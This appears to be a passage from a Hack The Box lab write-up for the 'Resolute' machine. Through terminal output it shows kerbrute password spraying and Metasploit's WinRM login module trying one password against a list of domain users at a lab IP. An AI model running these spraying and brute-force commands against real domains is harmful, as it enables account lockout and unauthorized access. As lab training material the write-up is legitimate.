


```
┌──(root💀 kali)-[/Documents/htb/boxes/resolute]
└─# kerbrute

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 05/27/21 - Ronnie Flathers @ropnop

This tool is designed to assist in quickly bruteforcing valid Active Directory accounts through Kerberos Pre-Authentication.
It is designed to be used on an internal Windows domain with access to one of the Domain Controllers.
Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts

Usage:
  kerbrute [command]

Available Commands:
  bruteforce    Bruteforce username:password combos, from a file or stdin
  bruteuser     Bruteforce a single user's password from a wordlist
  help          Help about any command
  passwordspray Test a single password against a list of users
  userenum      Enumerate valid domain usernames via Kerberos
  version       Display version info and quit

Flags:
      --dc string       The location of the Domain Controller (KDC) to target. If blank, will lookup via DNS
      --delay int       Delay in millisecond between each attempt. Will always use single thread if set
  -d, --domain string   The full domain to use (e.g. contoso.com)
  -h, --help            help for kerbrute
  -o, --output string   File to write logs to. Optional.
      --safe            Safe mode. Will abort if any user comes back as locked out. Default: FALSE
  -t, --threads int     Threads to use (default 10)
  -v, --verbose         Log failures and errors

Use "kerbrute [command] --help" for more information about a command.
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/resolute]
└─# kerbrute passwordspray -d megabank.local --dc 10.10.10.169 users.txt 'Welcome123!'

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 05/27/21 - Ronnie Flathers @ropnop

2021/05/27 15:06:21 >  Using KDC(s):
2021/05/27 15:06:21 >   10.10.10.169:88

2021/05/27 15:06:22 >  Done! Tested 27 logins (0 successes) in 0.946 seconds
```


bcz we can also reach winrm , we're using metasploit to try usernames and password over winrm




```
msf6 > search winrm

Matching Modules
================

   #  Name                                               Disclosure Date  Rank    Check  Description
   -  ----                                               ---------------  ----    -----  -----------
   0  exploit/windows/local/bits_ntlm_token_impersonation  2019-12-06       great   Yes    SYSTEM token impersonation through NTLM bits authentica
tion on missing WinRM Service.
   1  auxiliary/scanner/winrm/winrm_auth_methods                            normal  No     WinRM Authentication Method Detection
   2  auxiliary/scanner/winrm/winrm_cmd                                     normal  No     WinRM Command Runner
   3  auxiliary/scanner/winrm/winrm_login                                   normal  No     WinRM Login Utility
   4  exploit/windows/winrm/winrm_script_exec            2012-11-01       manual  No     WinRM Script Exec Remote Code Execution
   5  auxiliary/scanner/winrm/winrm_wql                                     normal  No     WinRM WQL Query Runner


Interact with a module by name or index. For example info 5, use 5 or use auxiliary/scanner/winrm/winrm_wql

msf6 > use auxiliary/scanner/winrm/winrm_login
msf6 auxiliary(scanner/winrm/winrm_login) > show options

Module options (auxiliary/scanner/winrm/winrm_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DOMAIN            WORKSTATION      yes       The domain to use for Windows authentification
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             5985             yes       The target port (TCP)
   SSL               false            no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   URI               /wsman           yes       The URI of the WinRM service
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
   VHOST                              no        HTTP server virtual host
```




```
msf6 auxiliary(scanner/winrm/winrm_login) > set domain megabank.local
domain => megabank.local
msf6 auxiliary(scanner/winrm/winrm_login) > set rhosts 10.10.10.169
rhosts => 10.10.10.169
msf6 auxiliary(scanner/winrm/winrm_login) > set USER_FILE users.txt
USER_FILE => users.txt
msf6 auxiliary(scanner/winrm/winrm_login) > set password 'Welcome123!'
password => Welcome123!
msf6 auxiliary(scanner/winrm/winrm_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 10.10.10.169:5985 - LOGIN FAILED: megabank.local\Administrator:Welcome123! (Incorrect: )
[-] 10.10.10.169:5985 - LOGIN FAILED: megabank.local\Guest:Welcome123! (Incorrect: )
[-] 10.10.10.169:5985 - LOGIN FAILED: megabank.local\krbtgt:Welcome123! (Incorrect: )
[-] 10.10.10.169:5985 - LOGIN FAILED: megabank.local\DefaultAccount:Welcome123! (Incorrect: )
[-] 10.10.10.169:5985 - LOGIN FAILED: megabank.local\ryan:Welcome123! (Incorrect: )
[-] 10.10.10.169:5985 - LOGIN FAILED: megabank.local\marko:Welcome123! (Incorrect: )
[-] 10.10.10.169:5985 - LOGIN FAILED: megabank.local\sunita:Welcome123! (Incorrect: )
[-] 10.10.10.169:5985 - LOGIN FAILED: megabank.local\abigail:Welcome123! (Incorrect: )
[-] 10.10.10.169:5985 - LOGIN FAILED: megabank.local\marcus:Welcome123! (Incorrect: )
[-] 10.10.10.169:5985 - LOGIN FAILED: megabank.local\sally:Welcome123! (Incorrect: )
[-] 10.10.10.169:5985 - LOGIN FAILED: megabank.local\fred:Welcome123! (Incorrect: )
